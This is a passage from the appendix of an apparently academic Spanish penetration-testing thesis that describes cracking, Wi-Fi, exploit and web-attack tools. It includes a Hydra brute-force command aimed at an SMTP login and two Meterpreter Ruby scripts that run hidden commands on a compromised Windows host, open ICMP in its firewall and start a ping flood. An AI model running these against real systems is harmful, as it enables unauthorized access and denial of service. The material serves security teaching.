carpeta */usr/share/rainbowcrack*. En este caso, la tabla generada tiene por nombre *md5_numeric#3-5_0_300x100000_0.rt*. A continuación, ordenamos la tabla generada pasándola como parámetro a rtsort:

```
$ rtsort /usr/share/rainbowcrack/md5_numeric#3-5_0_300x100000_0.rt
```

Una vez finalice el proceso, podemos tratar de crackear cualquier hash MD5 de una contraseña numérica de entre 3 y 5 dígitos utilizando rcrack. Por ejemplo, haciendo uso del conversor online `http://www.md5.cz/`, generamos el hash de la contraseña numérica "5542": bd4d08cd70f4be1982372107b3b448ef y se lo pasamos como parámetro (opción -h) a rcrack junto con la tabla:

```
$ rcrack /usr/share/rainbowcrack/md5_numeric#3-5_0_300x100000_0.rt -h
      bd4d08cd70f4be1982372107b3b448ef
```

Y tenemos como resultado el hash crackeado:

Figura 90: Hash crackeado con rcrack

A.3.3.4. hash-identifier

Hash-identifier es una herramienta que se utiliza para detectar el tipo de hash de un hash dado. Simplemente debemos introducir el hash y el programa nos especificará una lista de los tipos posibles de hash con los que se ha cifrado (de mayor a menor probabilidad).




Figura 91: Reconocimiento de un hash de tipo SHA1

A.3.3.5. Hydra

Hydra es una herramienta para tratar de averiguar contraseñas de login de diversos protocolos, entre los que destacan HTTP/HTTPS (HEAD,GET-FORM,POST-FORM), POP3, SMTP, SSH, VNC y TELNET. Esta herramienta está disponible tanto para modo terminal como con interfaz gráfica (hydra-gtk), que automatiza el proceso de generación de comandos, facilitando el trabajo al usuario.
Para ilustrar su funcionamiento, el siguiente comando:

```
$ hydra −s 465 −S −v −l example@gmail.com −P /usr/share/wordlists/
      custom_wordlist.txt smtp.gmail.com smtp
```

Este comando trataría de conectarse a la cuenta de gmail example@gmail.com (-l example@gmail.com) a través del servidor smtp.gmail.com utilizando el puerto smtp predeterminado (-s 465) utilizando una conexión SSL[2] (opción -S), facilitando el login y pass de cada intento probado (opción -v) del diccionario custom_wordlist.txt (-P gmail_pass.txt).




Figura 92: Hydra-gtk

A.3.3.6. findmyhash

Esta herramienta desencripta los algoritmos de hash más utilizados (MD,SHA,MYSQL,...) a través de conversores online de hash. Solo crackeará los hashes si las contraseñas empleadas son triviales debido a su ataque por fuerza bruta.

Figura 93: Desencriptando hash MD5

A.3.4. Herramientas WLAN

A.3.4.1. Aircrack-ng

El paquete aircrack-ng incluye las siguientes herramientas:

- **airodump-ng**: herramienta específicamente diseñada para capturar tramas 802.11 y pasarlas como parámetro a aircrack-ng
- **aireplay-ng**: herramienta para inyectar tramas al tráfico de red. Muy útil para generar tráfico que pueda ser descifrado a continuación con aircrack-ng. Dispone de los siguientes ataques:
  1. Ataque Deauthentication: envía paquetes disociativos a los clientes asociados a un AP. Útil para provocar ataques DoS.
  2. Ataque Fake authentication: asociación con el AP a través de los dos tipos de autenticación WEP (Open System y Shared Key). Útil cuando se necesita una MAC asociada al AP y no hay clientes conectados.
  3. Ataque Interactive packet replay: permite elegir los paquetes a inyectar en la red.
  4. Ataque ARP request replay: este ataque permite generar nuevos vectores de inicialización (IVs). Se retransmiten los ARP recibidos por el AP contínuamente al AP para recibir de nuevo el paquete ARP pero con distintos IVs por cada recepción.
  5. Ataque KoreK chopchop: trata de desencriptar un paquete WEP sin saber la clave WEP, tratando de obtener el texto en claro de la clave.
  6. Ataque Fragmentation: este ataque no obtiene la clave WEP, sino paquetes PRGA (Pseudo Random Generation Algorithm) útiles para inyectar paquetes en la red.

7. Ataque Caffe-latte: se utiliza para obtener la clave WEP a través de un cliente conectado. Se captura un paquete ARP del cliente, se manipula y se envía de nuevo al cliente. Finalmente se captura la respuesta del cliente a través de airodump-ng.
8. Ataque Hirte: extensión del ataque Caffe-latte, permite manipular otro tipo de paquetes además de ARP, como paquetes IP.

- **aircrack-ng**: herramienta para crackear tramas 802.11 WEP y WPA/WPA2-PSK.
- **airbase-ng**: herramienta para generar falsos AP con el objetivo de lograr conexiones por parte de clientes.

A.3.4.2. Wifite

Se trata de un auditor de redes WLAN automatizado, con capacidades para atacar redes WLAN con encriptación WEP, WPA, WPA2 y servicio WPS en funcionamiento. Se trata de un auditor automatizado puesto que, a pesar de no contar con una interfaz gráfica, no es necesario teclear ningún comando para realizar la gran variedad de ataques que ofrece debido a la gran interacción aplicación-usuario de los menús que ofrece.

Una vez iniciada, automáticamente activa una interfaz de monitorización en modo promiscuo para monitorizar el tráfico WLAN. Es imprescindible contar con una tarjeta WLAN que soporte la monitorización e inyección de paquetes para poder ejecutar esta herramienta.

Los tipos de ataques que ofrece son los siguientes:

- **WPS**
- **WPA**: ataques con diccionario
- **WEP**: ataque chopchop, ataque arpreplay, ataque de fragmentación, ataque caffe-latte, ataque p0841, ataque hirte.

Como se puede observar en la Figura 95, una vez iniciada la herramienta, aparece un listado de las redes WLAN encontradas con los siguientes datos: canal que utiliza, tipo de encriptación, nivel de señal en db, si utiliza WPS y si tiene algún cliente conectado actualmente.Una vez aparezca la red WLAN que nos interese crackear, se pulsa CRTL-C para parar la búsqueda y seleccionarla.

Si se inició la herramienta sin ninguna opción, automáticamente Wifite lanzará en primer lugar un ataque WPS en caso de que la red disponga de dicho servicio y seguidamente un ataque específico dependiendo de la encriptación de la red.

En caso de WPA/WPA2, se intentará capturar un handshake entre el cliente y el router, por lo que la efectividad del ataque depende de que haya clientes conectados a la red en el momento del ataque, mientras que si la encriptación de la red WLAN es WEP se probarán uno a uno los diversos ataques WEP (chopchop, arpreplay, fragmentación, caffe-latte, p0841 y ataque hirte) hasta expirar el tiempo máximo del ataque (puede ser especificado con las opciones) o bien haber realizado con éxito uno de los ataques.

Por tanto, en caso de redes WPA/WPA2, en caso de no disponer de clientes conectados en el momento del ataque, se realizarán ataques con diccionario (opción -dict).

Se debe remarcar que en el caso de redes con encriptación WEP, la clave será descifrada y mostrada por pantalla automáticamente puesto que los ataques realizados no requieren de un análisis para obtener la clave de la red, mientras que en el caso de WPA/WPA2, si el ataque es por interceptación de handshake, entonces se deberá utilizar una herramienta específicamente diseñada para descifrar handshakes, en ese caso se utilizará aircrack (necesario tenerla instalada para que automáticamente Wifite la utilize para obtener la clave).

Figura 94: Menú inicial de Wifite




Figura 95: Selección de red WLAN

A.3.4.3. Reaver

Esta herramienta fue específicamente diseñada para explotar las vulnerabilidades que ofrece el estándar de seguridad WPS. Reaver utiliza un ataque de fuerza bruta para averiguar el pin WPS y a continuación averiguar la clave WPA/WPA2 de un AP. Para utilizar esta herramienta los únicos requisitos necesarios son tener la tarjeta Wifi en modo monitorización (con airmon-ng) y que el AP disponga del estándar WPS, actualmente muy implantado en la mayoría de routers.




Figura 96: Reaver atacando el AP D8:5D:4C:A0:4B:CE

A.3.4.4. Wash

Wash es una herramienta que actúa de scanner del estándar WPS. Proporciona información acerca del canal, el nivel de señal (RSSI), la versión WPS, el estado del servicio (bloqueado o abierto), el ESSID y el BSSID de los routers más cercanos.

El uso previo de esta herramienta antes de utilizar Reaver resulta esencial, ya que Reaver no dispone de servicios de escaneo para averiguar las características más importantes del AP que se desea explotar (BSSID,estado WPS). Al tratarse de un scanner de tráfico WLAN, se debe tener la interfaz wlan que se utilize en modo monitorización.

Figura 97: Funcionamiento de wash

A.3.5. Software de exploits

A.3.5.1. Metasploit Framework

Metasploit es una plataforma de código abierto tanto para desarrollar como para utilizar exploits. Además, también ofrece soporte para generar multitud de payloads para ser adjuntos a cada exploit. Se trata de una herramienta muy popular entre la comunidad hacker desde que se lanzó en 2004 en el proyecto Metasploit, y representa la herramienta de exploits más completa actualmente disponible.

Se trata de un framework completo para realizar multitud de ataques a través de exploits, ya que también incluye la herramienta nmap para escanear los hosts de una red con opción de guardar la información de dichos hosts en una base de datos. Además, incluye diversas herramientas post-exploit para garantizar un futuro acceso a la máquina de la víctima, ya sean sniffers para analizar su tráfico de paquetes, keylogging para guardar un registro de las teclas que pulsa en el teclado o incluso grabaciones de audio para captar posibles conversaciones de voz sobre IP.

Es decir, Metasploit cubre la totalidad de los pasos del proceso de hacking (estudio de arquitectura de la víctima, uso de exploits contra sus vulnerabilidades y mantenimiento de acceso). Es importante destacar también que Metasploit está definido en forma de módulos, de modo que los exploits están considerados módulos que utilizan payloads. También se debe destacar que la integridad del framework de Metasploit se cambió de Perl a Ruby en el año 2007.

Estos son los principales puntos conceptuales de Metasploit:

- **Exploits**: se dividen en dos categorías, exploits activos y pasivos. Los exploits activos tratarán de realizar su funcionalidad contra el el host de la víctima y una vez finalizada, se finaliza el exploit. Dentro de este tipo de exploits se pueden encontrar exploits de fuerza bruta, que no finalizarán hasta finalmente explotar el host o bien producirse un error. Por otra parte se encuentran los exploits pasivos, que se ejecutarán a la espera de que algún host remoto se conecte. Es muy común que la gran mayoría de este tipo de exploits se centre en clientes de diversos protocolos (SMTP,SSH,TELNET,...) y web browsers. Dentro del directorio de exploits (/usr/share/metasploit-framework/modules/exploits/), éstos están divididos en varias carpetas según su arquitectura, distinguiendo Windows, Linux, MAC OS X, Android, etc.

- **Payloads**: con el objetivo de proveer de distintos escenarios de uso, los payloads que ofrece Metasploit se encuentran divididos en tres categorías: singles, stagers y stages. Los singles son payloads de tipo standalone, es decir, no requieren de ningún tipo de conexión de red, por ejemplo, ejecutar una aplicación (el bloc de notas de windows, el buscaminas, la calculadora,...) o exploits ejecutados a través de un USB. Por otra parte, los stagers son fragmentos de payload con el objetivo de establecer una conexión entre el host atacante y el de la víctima y a continuación pasar la ejecución de código a un stage. Este tipo de payloads permiten usar en primer lugar un payload pequeño para iniciar las comunicaciones (stagers) y luego usar payloads mayores para tener más funcionalidades (stages). Finalmente, los stages representan los payloads que serán descargados por los stagers una vez se haya establecido conexión con la víctima. Es decir, en caso de que el espacio de memoria de la víctima sea reducido y la cantidad de código a ejecutar esté limitado, entonces en primer lugar el stager se posiciona en la memoria de la víctima para a continuación ejecutar el resto del payload (stage). Para identificar si un payload es de tipo staged o single al utilizar la msfconsole, se utiliza la notación \, como si se tratara de una carpeta. A modo de ejemplo, el payload *windows/shell_bind_tcp* es un single payload, puesto que no utiliza ningún stager, mientras que el payload *windows/meterpreter/reverse_http* consiste de un stager (reverse_http) y un stage (Meterpreter). El stage más importante que utiliza Metasploit es Meterpreter.

- **Msfconsole**: es la interfaz principal de Metasploit, es una consola diseñada para seleccionar el exploit que se desee, mostrar los payloads compatibles con el exploit, las arquitecturas compatibles con él, seleccionar el payload para dicho exploit, configurar los parámetros que el exploit en particular requiera (IP, puerto del host a atacar, tiempos de espera y demás parámetros) y finalmente ejecutar el exploit.




Figura 98: Menú principal de msfconsole

- **Meterpreter**: se trata del stage más conocido de Metasploit. Es un stage payload que utiliza DLL injection a través de stagers. La comunicación se establece con el socket del stager, que ofrece un cliente programado en Ruby, además del servidor programado en c. El mecanismo para ejecutar Meterpreter es el siguiente:

  1. Se ejecuta el stager en el host de la víctima (usualmente el stager es bind o reverse)
  2. El stager inyecta el DLL
  3. Se establece un enlace TLS a través del socket y se envía un GET a Metasploit
  4. Una vez Metasploit recibe el GET, configura el cliente en Ruby
  5. Se cargan todas las extensiones de Meterpreter a través del enlace TLS

  Cuando se cargan todas las extensiones de Meterpreter, se dispone de una consola de comandos para ejecutar remotamente en el host de la víctima, como puede ser abrir una shell, listar los procesos activos, utilizar keylogging...




Figura 99: Algunas de las opciones de la consola Meterpreter

A.3.5.2. Armitage

Armitage representa una herramienta front-end de Metasploit. A diferencia de Metasploit, Armitage está escrito completamente en Java y ofrece prácticamente las mismas funcionalidades, pero en interfaz GUI. Una funcionalidad añadida de Armitage frente a Metasploit, es la capacidad para recomendar el uso de exploits

para un host concreto después de haberlo escaneado y haber averiguado su arquitectura y vulnerabilidades. Es decir, Armitage automáticamente selecciona los ataques y exploits más precisos para cada host en concreto (dependiendo de la arquitectura, los puertos abiertos que disponga, los servicios que utilize,...).




Figura 100: Utilizando el scanner de Armitage sobre la red 192.168.1.0/24

A.3.6. Herramientas web

A.3.6.1. sqlmap

Sqlmap es una herramienta escrita en python que automatiza ataques SQL injection. Es suficiente con pasar a sqlmap una url vulnerable a SQL injection para explotar una base de datos y obtener información crítica, como puede ser nombres de bases de datos, columnas, tablas y sus respectivos valores (usuarios,contraseñas,hashes,...).

Proporciona soporte para explotar las siguientes bases de datos: MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB y HSQLDB.

Otra de las funcionalidades más interesantes que ofrece sqlmap es la posibilidad de ejecutar comandos en la base de datos que se desea explotar (cuando sea de tipo MySQL, PostgreSQL ó Microsoft SQL Server) y visualizar la respuesta de dichos comandos.




Figura 101: Extracción de información de la base de datos dvwa perteneciente a la aplicación web DVWA con sqlmap

A.3.6.2. sslstrip

La herramienta sslstrip es una herramienta cuyo objetivo es que sesiones HTTP aparenten ser sesiones HTTPS para el usuario. Básicamente, la herramienta realiza un ataque MITM que consiste en forzar que la comunicación entre el navegador de la víctima y un servidor sea en HTTP en lugar de HTTPS. De este modo se consigue que la respuesta del servidor sea insegura (HTTP) y se puedan interceptar los paquetes en texto en claro.




Figura 102: Esquema de funcionamiento de sslstrip

A.3.6.3. Social Engineering Toolkit (setoolkit)

La herramienta Social Engineering toolkit, escrita en phyton, es una herramienta orientada a ataques por ingeniería social. Esta herramienta utiliza algunas funcionalidades de Metasploit como la generación de payloads y listeners para crear ficheros .exe. Los principales ataques de ingeniería social que ofrece son los siguientes:

- Ataques de phishing a través de correo electrónico
- Ataques web (clonación de páginas web)
- Generación de payloads
- Ataques WLAN (Fake AP)




Figura 103: Menú de ataques de ingeniería social disponibles en setoolkit

A.3.6.4. OWASP ZAP

OWASP ZAP es una herramienta para descubrir vulnerabilidades de aplicaciones web en forma de proxy. Se trata de un analizador de vulnerabilidades web automatizado que junta en una misma interfaz toda una serie de funcionalidades. Estas funcionalidades son las siguientes:

- Interceptación de Proxy
- Scanner automatizado
- Scanner de fuerza bruta
- Fuzzer
- Scanner de puertos
- Spider
- Sockets web
- XSS
- SQL injection
- Cross-Site-Request-Forgery

Al tener todas estas funcionalidades disponibles en la misma interfaz gráfica, es posible realizar varios análisis de manera simultánea, favoreciendo un análisis de vulnerabilidades bastante completo en pocos minutos.




Figura 104: Análisis de las vulnerabilidades de la aplicación web Bodgeit con OWASP ZAP

A.4. Scripts utilizados en la sección 4.1.2


Hackscript.rb

```
#hackscript.rb

def list_exec(session,cmdlst)
    print_status("Running Command List ...")
    r=''
     session.response_timeout=120
     cmdlst.each do |cmd|
         begin
             print_status "running command #{cmd}"
             r = session.sys.process.execute("cmd.exe /c #{cmd}", nil, {'Hidden' => true, 'Channelized' => true})
             while(d = r.channel.read)

                 print_status("t#{d}")
             end
             r.channel.close
             r.close
         rescue ::Exception => e
             print_error("Error Running Command #{cmd}: #{e.class} #{e}")
         end
     end
 end

commands = [ "set",
     "ipconfig  /all",
     "route PRINT","msg * /v Por favor recuerden colgar los planes estrategicos del mes en el servidor",
     "netsh firewall set icmpsetting 8 enable", "ping localhost -t -l 65500"]

list_exec(client,commands)
```

Deathping.rb

```
#deathping.rb

def list_exec(session,cmdlst)
     print_status("Running Command List ...")
     r=''
     session.response_timeout=120
     cmdlst.each do |cmd|
         begin
             print_status "running command #{cmd}"
             r = session.sys.process.execute("cmd.exe /c #{cmd}", nil, {'Hidden' => true, 'Channelized' => true})
             while(d = r.channel.read)

                 print_status("t#{d}")
             end
             r.channel.close
             r.close
         rescue ::Exception => e
             print_error("Error Running Command #{cmd}: #{e.class} #{e}")
         end
     end
 end

 commands = [ "netsh firewall set icmpsetting 8 enable", "ping localhost -t -l 65500"]

 list_exec(client,commands)
```

A.5. Plan de trabajo



Glosario

- **AP**- Access Point
- **BSSID**- Basic Service Set Identifie
- **CSRF**- Cross-Site Request Forgery
- **DLL**- Dynamic-Link Library injection
- **DoS**- Denial of Service
- **IP**- Internet Protocol
- **LFI**- Local File Inclusion
- **LM**- LanMan hash
- **MITM**- Man-In-The-Middle
- **NTLM**- NT LAN Manager
- **RFI**- Remote File Inclusion
- **SAM**- Security Account Manager
- **SHA**- Secure Hash Algorithm
- **SSL**- Secure Sockets Layer
- **SSH**- Secure Shell
- **SSI**- Server-Side Includes injection
- **TLS**- Transport Layer Security
- **WPS**- Wi-Fi Protected Setup
- **WEP**- Wired Equivalent Privacy
- **WLAN**- Wireless Local Area Network
- **WPA**- Wi-Fi Protected Access
- **XSS**- Cross-site scripting